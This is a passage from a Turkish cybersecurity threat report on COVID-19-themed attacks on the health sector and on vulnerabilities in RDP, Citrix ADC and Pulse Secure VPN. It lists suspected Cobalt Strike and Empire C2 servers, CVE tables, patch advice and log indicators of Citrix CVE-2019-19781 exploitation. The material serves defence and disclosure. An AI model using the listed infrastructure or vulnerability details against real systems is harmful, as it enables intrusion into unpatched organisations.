- Hizmet olarak erişim (Access-as-a-service) şeklinde çalışan bazı siber suç gruplarının Emotet zararlı yazılımını kullanarak hedef kuruluşlara ağ erişimi sağladıkları görülmüştür. Aynı şekilde zararlı fidye yazılımı kullanan grupların "Sodinokibi" ve "Ragnarok" gibi bazı zararlı yazılımlarla sanal özel ağ (VPN) ürünlerindeki zafiyetleri kullanarak ağlara ilk erişim sağladıkları tespit edilmiştir. Güncel durumda sayıları ciddi miktarda artmış olan uzaktan çalışan ve klinikte bulunmayan sağlık çalışanlarının bu VPN ürünlerini kullandıkları düşünülerek saldırganlar tarafından hedef alındıkları öngörülmektedir. Saldırganların bu VPN uygulamalarındaki zafiyetleri kullanarak ilk erişimi sağladıktan sonra domain kontrolörüne erişimi amaçladıkları, ardından fidye yazılımları kurmayı amaçladıkları tespit edilmiştir. Bunun için açık kaynaklı zafiyet-istismarı sonrası araçları olan Powershell Empire, Cobalt Strike ve PSExec gibi bazı sistem yöneticisi araçlarını kullandıkları görülmüştür. Bu bağlamda tespit edilen 4 tane aktif C2 (Command and conquer) sunucusunun yüksek ihtimalle sağlık sektörünü hedef alan Cobalt Strike ve Powershell Empire kullanan alan adları mevcuttur. Tablo 5'te bu potansiyel C2 sunucularının adreslerini ve alan adlarını bulabilirsiniz. Bu bilinen suç örgütlerinin dışında bazı tehdit aktörlerinin de COVID-19 esnasında ağ erişimi sattığı tespit edilmiştir. 12 Mart 2020 tarihinde "wazawaka" isimli tehdit aktörü yaklaşık gelirinin 2 milyar dolar olduğunu belirttiği ve açık olarak adını vermediği bir özel Amerikan sağlık kuruluşuna erişim sattığını ileri sürmüştür. Aynı şekilde "JamBou" isimli tehdit aktörünün 1.900 Amerikan sağlık personelinin kişisel verilerini içeren veri tabanını 8 Şubat 2020 tarihinde satışa sunduğu görülmüştür.

IP	Araç Ailesi	Alakalı Alan Adı
54.157.197[.]203	Cobalt Strike	plasticsurgeryall[.]com
54.188.166[.]98	Cobalt Strike	bannerhealhcare[.]com
3.89.128[.]232	Cobalt Strike	mothershiphttp. manipayhospital[.]org
63.142.252[.]21	Powershell Empire	saintmarys-reno[.]com

Tablo 5: Sağlık sektörünü hedefleyen potansiyel C2 sunucuları.

- COVID-19 salgını sırasında koronavirüs ile alakalı yeni alınan alan adlarında ciddi bir artış yaşandığı görülmektedir. Bu alan adları tehdit aktörleri tarafından hızlıca yayılmakta ve COVID-19 ile alakalı kötü amaçlı bir ortam yaratılmaya çalışılmaktadır. Bu bağlamda günlük olarak yaklaşık 6.000 koronavirüs bağlantılı alan adı kaydı gözlemlenmiştir. Bu sayı Şubat ayının başından bu yana onaylanan vaka sayısıyla doğru orantılı olarak artmaktadır. Şüpheli alan adları kullanılarak sağlık sektörüne gerçekleştirilen bazı saldırılar aşağıda listelenmiştir.



Şekil 73: 2020'de COVID-19 ile ilişkili alan adlarının günlük kayıtlarını ve yeni COVID-19 vakalarının sayısını gösteren grafik.

- 20 Mart 2020' de abuse.ch görevlileri DSÖ'ye (Dünya Sağlık Örgütü) Nanocore RAT (Remote Access Trojan) zararlı yazılımı göndermek amacıyla yapılan saldırıyı tespit etmişlerdir.
- Aynı şekilde Kanada Kamu Sağlığı Ajansı'na Ursnif zararlı yazılımıyla saldırılmaya çalışılmış ve ABD Sağlık Bakanlığı'na DanaBot zararlısı kullanılarak koronavirüs haritası e-posta aracılığıyla gönderilmiştir.
- 13 Mart 2020 tarihinde Vancouver General Hospital'da COVID-19 temalı kimlik çalma girişimi tespit edilmiştir.
- 11 Mart 2020 tarihinde e-posta sahteciliği (spoofing) kullanılarak, sağlık teknolojisi şirketi olan CipherHealth'in e-posta hesaplarından DSÖ'ye oltalama mailleri gönderilmiştir. E-postada bulunan CipherHealth alan adı bağlantısının stpl.ca bağlantısına kimlik bilgileri çalma amacıyla doğrudan yönlendirildiği tespit edilmiştir.
- 16 Mart 2020 tarihinde kullanıcılara bilgisayarlarını COVID-19'a karşı tedavi geliştirilme sürecinde işlem gücü bağışlamayı teklif eden "Folding@home" projesinin altında RedLine Stealer zararlısı olan bir kandırmaca olduğu tespit edilmiştir.
- 23 Mart 2020 tarihinde ABD Sağlık ve İnsani Hizmetler Bakanlığı'nın (HHS) web sayfası hhs.gov üzerinden saldırganlar açık yönlendirmeyle hesaplara oltalama e-postaları göndermişlerdir. Bu e-postalarda bulunan bağlantıyla indirme yapan kişilere Raccoon Stealer zararlısı yüklendiği tespit edilmiştir.
- Türkiye'yi hedef alan saldırılarda kullanılmak üzere alınmış bazı alan adları tespit edilmiştir. Bunların tamamının oltalama amaçlı kullanıldığıyla ilgili bir kanıt olmasa da potansiyel riskli olarak değerlendirilmiştir. Ayrıntılar Tablo 6'da belirtilmiştir.
- 12 Mart 2020 tarihinde KrebsonSecurity isimli firma, Johns Hopkins Universitesi tarafından yapılan COVID-19 takip haritalarının saldırganlar tarafından kötüye kullanıldığını tespit etmiştir. Reason Security ve MalwareBytes şirketleri de kötüye kullanılan bu sitelerde AZORult zararlı yazılımını tespit etmişlerdir. Internet üzerinde listelenen COVID-19 takip haritalarının web sitelerine gömülen zararlı yazılım sayısının oldukça yüksek olduğu görülmüştür.

Sonuç

Tehdit aktörleri COVID-19 pandemisinden hem doğrudan kimlik avı dolandırıcılığı yaparak hem de zararlı yazılımları ve sosyal mühendislik taktiklerini kullanarak faydalanmaktadır. Sağlık sektörü, bu tehditlerin son dönemde birleştiği noktadır. Devlet destekli bazı tehdit aktörlerinin de özellikle aşı ve ilaç şirketlerini hedef alıyor olması da konunun ulusal bir tehdit olarak değerlendirilip önlemlerin bu çerçevede alınmasını gerektirmektedir.

Bu süreçte hastalıkla ilgili verilerin, ulusal ve uluslararası makamların resmi web sitelerinden takibi sağlanmalı ve bunun haricindeki kaynaklar şüpheli görülmelidir. İndirilen uygulamalarda da benzer şekilde davranılmalı ve güvenilir kaynaklar haricinde indirme işlemi yapılmamalıdır. Son kullanıcıların dikkat etmesi gereken bir diğer konu ise medikal ürün dolandırıcılığıdır. Açılan sahte e-ticaret sitelerinden yapılacak alışverişlerde kredi kartı bilgilerinin çalınması dahil birçok riskle karşı karşıya olunduğu unutulmamalıdır. Güvenilir kaynaklardan alışveriş yapılmalı ve web sitesine güvenli bağlantı yapıldığından emin olunmalıdır. Kurumlar da uzaktan çalışma sürecinde benzer tehditlerden korunma amacıyla uzak bağlantı için kullandıkları yöntemlerin güvenlik durumunu gözden

Alan Adı	Kayıt Tarihi	Durumu	Kara Liste
coronavirusturkiye.net	2/1/2020	Kullanılmıyor	Listelenmemiş
coronavirusturkiye.blog	3/16/2020	Kullanılmıyor	Listelenmemiş
coronavirus-turkey.ru	4/4/2020	Kullanılmıyor	Listelenmemiş
coronavirusturkiye.website	2/26/2020	Kullanılmıyor	Listelenmemiş
coronavirusturkey.xyz	4/12/2020	Şüpheli	Listelenmiş
coronavirusturkiye.online	2/26/2020	Kullanılmıyor	Listelenmemiş
coronavirus-turkey.online	4/4/2020	Kullanılmıyor	Listelenmemiş
coronavirusturkiye.xyz	2/1/2020	Kullanılmıyor	Listelenmemiş
coronavirusuturkiye.xyz	2/27/2020	Kullanılıyor – COVID-19 Haritası –Şüpheli	Listelenmemiş
coronavirus-v-turkey.online	4/5/2020	Kullanılıyor Şüpheli	Listelenmiş
coronavirus-v-turkey.ru	4/5/2020	Kullanılmıyor	Listelenmemiş
coronavirusturkey.site	4/12/2020	Kullanılıyor – Boş Sayfa – Şüpheli	Listelenmiş
coronavirusturkiye.site	3/15/2020	Kullanılmıyor	Listelenmemiş
coronavirusturkey.club	4/12/2020	Kullanılıyor – Boş Sayfa – Şüpheli	Listelenmiş

Tablo 6: Olası oltalama sayfaları (Türkiye).

geçirmeli ve çok faktörlü doğrulama mekanizmalarından yararlanmalıdır.

Bu raporda tanımlanan tehditleri azaltmak ve ortaya çıkan yeni tehditlerden haberdar olabilmek için STM Siber Füzyon Merkezi hizmetleri kapsamında sağlanan tehdit istihbaratları ve tehlike göstergelerinin (Indicators of Compromise-IoC) takip edilmesini önermekteyiz.

22. Uzaktan Çalışmada Kullanılan Ürün ve Sistemlerin Zafiyetleri

COVID-19 pandemisiyle birlikte birçok kuruluş uzaktan çalışmaya geçmek zorunda kaldı. Bu durum çoğu şirket açısından ilk kez tümüyle ya da ağırlıklı olarak uzaktan çalışma yapılacağı anlamına geliyordu. Uzaktan çalışma dendiğinde kurumlar tarafından en sık kullanılan teknolojiler VPN (Virtual Private Network) ve RDP'dir (Remote Desktop Protocol). Şimdiye kadar tehdit aktörlerinin uzaktan çalışma için kullanılan bu teknolojiler üzerinde saldırı teknikleri geliştirdikleri ve birçok zafiyet buldukları bilinmektedir. COVID-19 pandemisiyle uzaktan çalışmanın bir anda dünya genelinde yaygınlaşması, çoğu saldırganın da atak vektörlerini yeniden bu teknolojilere kaydırmasına neden olmuştur.

Bu çalışmamızda uzaktan erişim servisleri olarak gerek ülkemizde gerekse dünya genelinde en sık kullanılan 5 araç tespit edilmiş ve bu araçlar üzerindeki zafiyetler incelenerek Türkiye genelindeki dağılımları ele alınmıştır. İlgili araçlar PulseSecure VPN, Fortinet VPN, Citrix ADC, Palo Alto Global Protect ürünleri olarak belirlenmiş, ek olarak RDP protokolü genelinde bulunan zafiyetlere de değinilmiştir. İlgili platformlara ait zafiyetlere ve istihbarat verilerine ulaşmak için hem açık kaynaklı veriler hem de STM tarafından geliştirilen siber tehdit istihbarat ürünü CyThreat platformu kullanılmıştır. İncelenen zafiyetlerin kapatılması için gerekli yamalar ve alınması gereken önlemlere ait öneriler de yazının devamında verilmektedir.

Araştırma sonucunda, uzaktan erişim araçlarında ve VPN sistemlerinde yüksek riskli birçok güvenlik açığının bulunduğu tespit edilmiştir. Bu zafiyetlerin senaryoya ve hedefe bağlı olarak tek başına yalnızca hedefe sızmak için kullanılabileceği gibi, ilk önce hedef sisteme sızma daha sonra da yatayda yayılmak için zincirleme birleştirilerek kullanılabileceği gözlemlenmiştir. İlgili zafiyetlerden etkilenmemek için servislerin ve ürünlerin en son versiyonlarının kullanıldığından her zaman emin olunmalıdır.

Ürün Zafiyet ve Tehdit Analizleri

Uzak Masaüstü Protokolü (Remote Desktop Protocol-RDP)

Uzak masaüstü protokolü kısa adıyla RDP, bir bilgisayardan diğer bir bilgisayara ağ üzerinden bağlanıp uzaktan grafik arayüzüyle kontrol etmeyi sağlayan bir protokoldür. RDP protokolü Microsoft tarafından geliştirilmiş ve ilk olarak 1998 yılında çıkarılan "Microsoft NT 4.0 Terminal Server Edition" adlı işletim sistemi versiyonunda kullanmıştır. Bu versiyonla birlikte RDP servisleri Microsoft işletim sistemlerine eklenmiştir. Daha sonra çıkarılan tüm işletim sistemi versiyonlarında da sistemle birlikte kurulu olarak gelmektedir. Ek bir lisans ücreti ve VPN ürünü satın alımı gibi ek maliyeti olmaması sebebiyle, büyük firmalar haricinde birçok küçük ve orta ölçekli firma da hem normal zamanda hem de COVID-19 salgını süresince RDP servislerini kullanmaktadır. İnternet üzerinde dışarıya açık RDP (port 3389) servisleri kontrol edildiğinde, 2020 yılı başlarından itibaren COVID-19 salgınının başlamasıyla birlikte RDP servislerinde yüzde 127 artış olduğu görülmektedir. RDP servislerinin çok uzun zamandan beri kullanılmakta olması sebebiyle, RDP protokolü üzerinde güvenlik araştırmacıları ve siber suçlular tarafından saptanan birçok kritik zafiyet bulunmaktadır.

2019 ve 2020 yıllarında RDP servislerine ait risk skoru yüksek ve kritik değere sahip toplam 24 zafiyet tespit edilmiştir.


No	Zafiyet Adı	CVE	CVSS v3 Risk Skor	Zafiyet Referans Uzantısı
1	Remote Desktop Services Remote Code Execution Vulnerability (Bluekeep)	CVE-2019-0708	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-0708
2	Windows Remote Desktop Gateway (RD Gateway) Remote Code Execution Vulnerability	CVE-2020-0610	9.8	https://nvd.nist.gov/vuln/detail/CVE-2020-0610
3	Windows Remote Desktop Gateway (RD Gateway) Remote Code Execution Vulnerability	CVE-2020-0609	9.8	https://nvd.nist.gov/vuln/detail/CVE-2020-0609
4	Remote Desktop Services Remote Code Execution Vulnerability	CVE-2019-1181	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1181
5	Remote Desktop Services Remote Code Execution Vulnerability	CVE-2019-1182	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1182
6	Remote Desktop Services Remote Code Execution Vulnerability	CVE-2019-1222	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1222
7	Remote Desktop Services Remote Code Execution Vulnerability	CVE-2019-1226	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1226
8	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2019-1290	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1290

Tablo 7: Windows RDP Zafiyet Bilgileri.

9	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2019-1291	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1291
10	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2019-0787	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-0787
11	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2019-0788	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-0788
12	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2020-0734	8.8	https://nvd.nist.gov/vuln/detail/CVE-2020-0734
13	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2019-1333	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-1333
14	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2020-0655	8	https://nvd.nist.gov/vuln/detail/CVE-2020-0655
15	Microsoft Windows RDP Network Level Authentication Bypass	CVE-2019-9510	7.8	https://nvd.nist.gov/vuln/detail/CVE-2019-9510
16	Windows Remote Desktop Protocol (RDP) Denial of Service Vulnerability	CVE-2019-1326	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-1326
17	Windows Remote Desktop Protocol (RDP) Denial of Service Vulnerability	CVE-2020-0660	7.5	https://nvd.nist.gov/vuln/detail/CVE-2020-0660
18	Remote Desktop Protocol Information Disclosure Vulnerability	CVE-2019-1489	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-1489
19	Windows Remote Desktop Protocol (RDP) Denial of Service Vulnerability	CVE-2019-1453	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-1453
20	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2020-0681	7.5	https://nvd.nist.gov/vuln/detail/CVE-2020-0681
21	Remote Desktop Client Remote Code Execution Vulnerability	CVE-2020-0611	7.5	https://nvd.nist.gov/vuln/detail/CVE-2020-0611
22	Windows Remote Desktop Gateway (RD Gateway) Denial of Service Vulnerability	CVE-2020-0612	7.5	https://nvd.nist.gov/vuln/detail/CVE-2020-0612
23	Remote Desktop Protocol Server Information Disclosure Vulnerability	CVE-2019-1224	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-1224
24	Remote Desktop Protocol Server Information Disclosure Vulnerability	CVE-2019-1225	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-1225

Tablo 7 (devam): Windows RDP Zafiyet Bilgileri.

2019 yılından itibaren RDP servislerinde en çok istismar edilen kritik zafiyet Microsoft tarafından 14 Mayıs 2019'da bildirilen BlueKeep olarak da bilinen "CVE-2019-0708" zafiyeti olmuştur. Zafiyet, Remote Desktop Services (RDS) programının kodunda bulunan açıklık sebebiyle saldırganların uzaktan yetkili kullanıcı (NT Authority/System) haklarıyla komut çalıştırmasına olanak sağlamaktadır. Zafiyet herhangi bir kimlik doğrulama işlemine ihtiyaç duyulmadan istismar edilebildiği için son derece kritik olarak sınıflandırılmakta ve "wormable" (kendi kendine yayılabilen) özelliği sebebiyle de tehdit



Şekil 74: CVE-2019-0708 zafiyetinin dünya genelinde dağılımı.

Şekil 75: CVE-2019-0708 zafiyetinin Türkiye genelinde dağılımı.

aktörleri tarafından sıklıkla kullanıldığı gözlemlenmektedir. Zafiyetten Windows 7, Windows 2008, Windows 2008 R2, Windows XP işletim sistemine sahip sistemler etkilenmektedir.

Dünya ve Türkiye genelinde "CVE-2019-0708" zafiyetine sahip sistemler kontrol edildiğinde Dünya genelinde toplam 361.710 adet sistemin, Türkiye de ise toplam 2.572 sistemin bu zafiyete sahip olduğu gözlemlenmiştir.

Uzaktan erişim servisleri arasında yaygın olarak kullanılan RDP protokolü için özellikle yukarıda belirtilen ve uzaktan komut çalıştırmaya izin veren zafiyetleri gidermek için mümkünse Windows işletim sisteminin en güncel versiyonu kullanılmalı ya da en azından ilgili zafiyetler için yayınlanan güvenlik yamalarının uygulanıldığına emin olunmalıdır. BlueKeep zafiyeti için Microsoft tarafından yayınlanan yamaya "https://portal.msrc.microsoft.com/

en-US/security-guidance/advisory/CVE-2019-0708" bağlantısından ulaşılabilir.

Yamaların uygulanmasının yanı sıra olası saldırılardan ya da olası sıfırıncı gün zafiyetlerinden korunmak için ek olarak aşağıdaki önlemlerin de alınması önerilmektedir.

- Uzaktan erişim gerekliliği bulunmayan sunucu ve istemciler üzerinde RDP servisi kapatılmalıdır. Ayrıca firewalllar üzerinde RDP'nin çalıştığı 3389 numaralı porta erişim, kurum dışındaki kişiler için engellenmelidir.
- RDP üzerinde bulunan Ağ Seviyesinde Kimlik Doğrulama (Network Level Authentication) özelliği aktive edilmelidir. Bu özellik sayesinde RDP üzerinden bağlanmaya çalışan tüm kullanıcıların geçerli kullanıcı bilgileriyle giriş yapması gerekmektedir.
- RDP üzerinden giriş yapma yetkisi olan tüm kullanıcıların parolalarının karmaşık olduğundan emin olunmalıdır. (En az 10 haneli ve büyük küçük harf ile özel karakter içeren parola kullanılması önerilmektedir.)

Citrix ADC

Citrix ürünleri kişisel uygulamalar ve sunuculara uzaktan bağlanmanın yanı sıra kurumların ağ yönetimi için de birçok servis ve ürün barındırmaktadır. Citrix uygulamalarının ve cihazlarının sağladığı bu servis, çalışanların uzaktan çalışma ve sistem yönetimi ihtiyaçlarını karşılarken, kötü niyetli tehdit aktörleri için de değerli bir erişim noktası olmaktadır.

Citrix teknolojilerinin 1989'dan beri yaygın olarak kullanılması sebebiyle ürün ve servisleriyle ilişkili birçok güvenlik açığı söz konusudur. Yapılan araştırmalar sonucunda uzaktan erişim sağlayan Citrix ADC servislerinde 2019 ve 2020 yılları itibariyle, risk skoru yüksek ve kritik değere sahip toplam 16 güvenlik açığı tespit edilmiştir.

Bu zafiyetler arasında özellikle uzaktan çalışmanın yaygınlaşmasıyla birlikte daha sık istismar edilmeye başlanan zafiyet "CVE-2019-19781"dir. Bu zafiyet Citrix Application Delivery Controller (ADC) ve Citrix Gateway (NetScaler Gateway) bileşenlerinde yer almakta ve yama geçilmediği takdirde saldırganların kimlik doğrulaması yapmadan kolay bir şekilde kurum ağında kod çalıştırmasına olanak vermektedir. Bu zafiyetin yer aldığı Citrix sunucuları kurum ağında bulunduğu ve kurumdaki tüm sunucu, iş istasyonları ve kritik sistemlere bağlanmak için kullanıldığı için zafiyetin başarılı bir şekilde istismar edilmesi, tehdit aktörlerinin şirketin kritik uygulamalarına ve iç networkte bulunan kritik dosyalara erişmesine imkân vermektedir. Citrix tarafından bu zafiyet 17 Aralık 2019 tarihinde duyurulmuş ve aşağıdaki versiyonların zafiyetten etkilendiği bildirilmiştir.

- Citrix ADC ve Citrix Gateway versiyon 13.0
- Citrix ADC ve NetScaler Gateway versiyon 12.1
- Citrix ADC ve NetScaler Gateway versiyon 12.0
- Citrix ADC ve NetScaler Gateway versiyon 11.1
- Citrix NetScaler ADC and NetScaler Gateway versiyon 10.5


No	Zafiyet Adı	CVE	CVSS v3 Risk Skor	Zafiyet Referans Uzantısı
1	Citrix Application Delivery Controller/Gateway directory traversal	CVE-2019-19781	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-19781
2	Citrix SD-WAN/Netscaler SD-WAN command injection	CVE-2019-12985	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12985
3	Citrix SD-WAN/Netscaler SD-WAN command injection	CVE-2019-12986	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12986
4	Citrix SD-WAN/Netscaler SD-WAN command injection	CVE-2019-12987	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12987
5	Citrix SD-WAN/Netscaler SD-WAN command injection	CVE-2019-12988	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12988
6	Citrix SD-WAN/Netscaler SD-WAN directory traversal	CVE-2019-12990	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12990
7	Citrix SD-WAN/Netscaler SD-WAN command injection	CVE-2019-12991	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12991
8	Citrix SD-WAN/Netscaler SD-WAN command injection	CVE-2019-12992	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-12992
9	Citrix Application Delivery Controller/Gateway Management Interface weak authentication	CVE-2019-18225	8.5	https://nvd.nist.gov/vuln/detail/CVE-2019-18225
10	Citrix SD-WAN Center/NetScaler SD-WAN command injection	CVE-2019-10883	8.5	https://nvd.nist.gov/vuln/detail/CVE-2019-10883
11	Citrix SD-WAN/Netscaler SD-WAN sql injection	CVE-2019-12989	8.5	https://nvd.nist.gov/vuln/detail/CVE-2019-12989
12	Citrix Workspace App Access Control privilege escalation	CVE-2019-11634	8.5	https://nvd.nist.gov/vuln/detail/CVE-2019-11634
13	Citrix Application Delivery Management Access Control privilege escalation	CVE-2019-17366	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-17366
14	Citrix Gateway privilege escalation	CVE-2020-10111	7.5	https://nvd.nist.gov/vuln/detail/CVE-2020-10111
15	Citrix Netscaler Gateway/Application Delivery Controller memory corruption	CVE-2019-12044	7.4	https://nvd.nist.gov/vuln/detail/CVE-2019-12044
16	Citrix Storefront Server XML Data XML External Entity	CVE-2019-13608	7.4	https://nvd.nist.gov/vuln/detail/CVE-2019-13608

Tablo 8: Citrix ADC zafiyet bilgileri.

Citrix üzerinde bulunan “CVE-2019-19781” zafiyetinden etkilenmemek için kurum bünyesinde Citrix’in en son versiyonunun kullanıldığından emin olunmalıdır.

Dünya ve Türkiye genelinde dışarıya açık ve bu zafiyete sahip sistemler kontrol edildiğinde Dünya’da toplam 4.622 sistem, Türkiye’de ise 23 farklı organizasyonda toplam 61 cihaz olduğu tespit edilmiştir.

Genel olarak incelendiğinde dünya genelinde birçok saldırganın kurumlara kolayca sızmak için sıklıkla bu zafiyetten yararlandığı görülmektedir. Bu sebeple yapılabilecek saldırılardan korunabilmek için en son versiyona yükseltme işlemi yapılması, bu yapılamıyorsa “https://support.citrix.com/article/CTX267027” sitesinde yer alan yamaların uygulanması önerilmektedir.



Şekil 76: CVE-2019-19781 zafiyetinin dünya genelinde yayılımı.

Bu zamana kadar zafiyetten etkilenip etkilenilmediğinin tespit edilebilmesi için kurumlarda aşağıdaki adımların uygulanması önerilmektedir.

- Citrix sunucuları üzerinde zafiyetin istismar edildiğine dair bulguları kontrol etmek için sunucular üzerinde bulunan “httpaccess.log” ve ”httperror.log” dosyaları kontrol edilmelidir.
- Loglar arasında zafiyetin istismar edilmesi sırasında sıkça erişilmeye çalışılan “newbm.pl” ve ”rmbm.pl” dosya kaynakları için ”/vpns/” pathi içeren POST ve GET istekleri kontrol edilmelidir.
- Yine loglar arasında ‘’GET /vpns/portal/<zararli_kod>” ifadesi geçen istekler kontrol edilmelidir.
- Anormal isimleri olan XML dosyalarına yapılan POST ve GET istekleri de loglar arasında incelenmeli, yukarıdaki bulgulardan birinin görülmesi halinde inceleme detaylandırılmalıdır.

Geriye dönük bazı log dosyaları boyutlarının büyük olması veya politika gereği arşivlenmiş olabilir, arşivlenen log dosyalarının kontrolü de unutulmamalıdır.

PULSE SECURE VPN

Pulse Secure, VPN kullanıcıların herhangi bir lokasyondan şirket sistemlerine çok faktörlü doğrulamayla güvenli bir şekilde bağlanmasını sağlamaktadır. Yapılan

No	Zafiyet Adı	CVE	CVSS v3 Risk Skor	Zafiyet Referans Uzantısı
1	Pulse Secure Pulse Connect Secure Permission File Upload privilege escalation	CVE-2019-11510	10	https://nvd.nist.gov/vuln/detail/CVE-2019-11510
2	Pulse Secure Pulse Connect Secure Session Hijacking weak authentication	CVE-2019-11540	9.8	https://nvd.nist.gov/vuln/detail/CVE-2019-11540
3	Pulse Secure Pulse Connect Secure Applet tncc.jar weak authentication	CVE-2020-11580	9.1	https://nvd.nist.gov/vuln/detail/CVE-2020-11580
4	Pulse Secure Pulse Connect Secure/Pulse Policy Secure Admin Web Interface privilege escalation	CVE-2019-11509	8.8	https://nvd.nist.gov/vuln/detail/CVE-2019-11509
5	Pulse Secure Pulse Connect Secure Applet tncc.jar privilege escalation	CVE-2020-11582	8.8	https://nvd.nist.gov/vuln/detail/CVE-2020-11582
6	Pulse Secure Pulse Connect Secure Applet tncc.jar Runtime.getRuntime().exec() privilege escalation	CVE-2020-11581	8.1	https://nvd.nist.gov/vuln/detail/CVE-2020-11581
7	Pulse Secure Pulse Connect Secure Session Token Replay weak authentication	CVE-2019-11213	8.1	https://nvd.nist.gov/vuln/detail/CVE-2019-11213
8	Pulse Secure Pulse Connect Secure SAML Authentication information disclosure	CVE-2019-11541	7.5	https://nvd.nist.gov/vuln/detail/CVE-2019-11541
9	Pulse Secure Pulse Connect Secure Admin Web Interface directory traversal	CVE-2019-11508	7.2	https://nvd.nist.gov/vuln/detail/CVE-2019-11508
10	Pulse Secure Pulse Connect Secure Admin Web Interface command injection	CVE-2019-11539	7.2	https://nvd.nist.gov/vuln/detail/CVE-2019-11539
11	Pulse Secure Pulse Connect Secure Admin Web Interface Stack-based memory corruption	CVE-2019-11542	7.2	https://nvd.nist.gov/vuln/detail/CVE-2019-11542
12	Pulse Secure Pulse Connect Secure NFS privilege escalation	CVE-2019-11538	7.2	https://nvd.nist.gov/vuln/detail/CVE-2019-11538


Tablo 9: Pulse Secure Connect zafiyet bilgileri.

araştırmalar sonucunda uzaktan erişim sağlayan Pulse Secure Connect VPN ürününde ait 2019 ve 2020 yılları itibariyle, risk skoru yüksek ve kritik değere sahip toplam 12 zafiyet tespit edilmiştir.

Bu ürün ailesinde bulunan ve geçtiğimiz yıl boyunca en çok bildirilen en kritik zafiyet, Pulse Secure tarafından ilk olarak 24 Nisan 2019'da yayınlanan ve Pulse Secure Connect VPN ürününü etkileyen "CVE-2019-11510" zafiyeti olmuştur. İlgili zafiyet sömürüldüğünde saldırganlar sistem üzerinde bulunan sistem dosyası gibi kritik konfigürasyon dosyalarına kimlik doğrulamasına ihtiyaç duymadan erişebilmektedir. Bu zafiyet aynı zamanda diğer zafiyetlerle birlikte kullanılarak sisteme ilk sızıldıktan sonra içeride yetkili komut çalıştırma veya zararlı dosya yükleme gibi aktivitelere olanak sağlamaktadır.

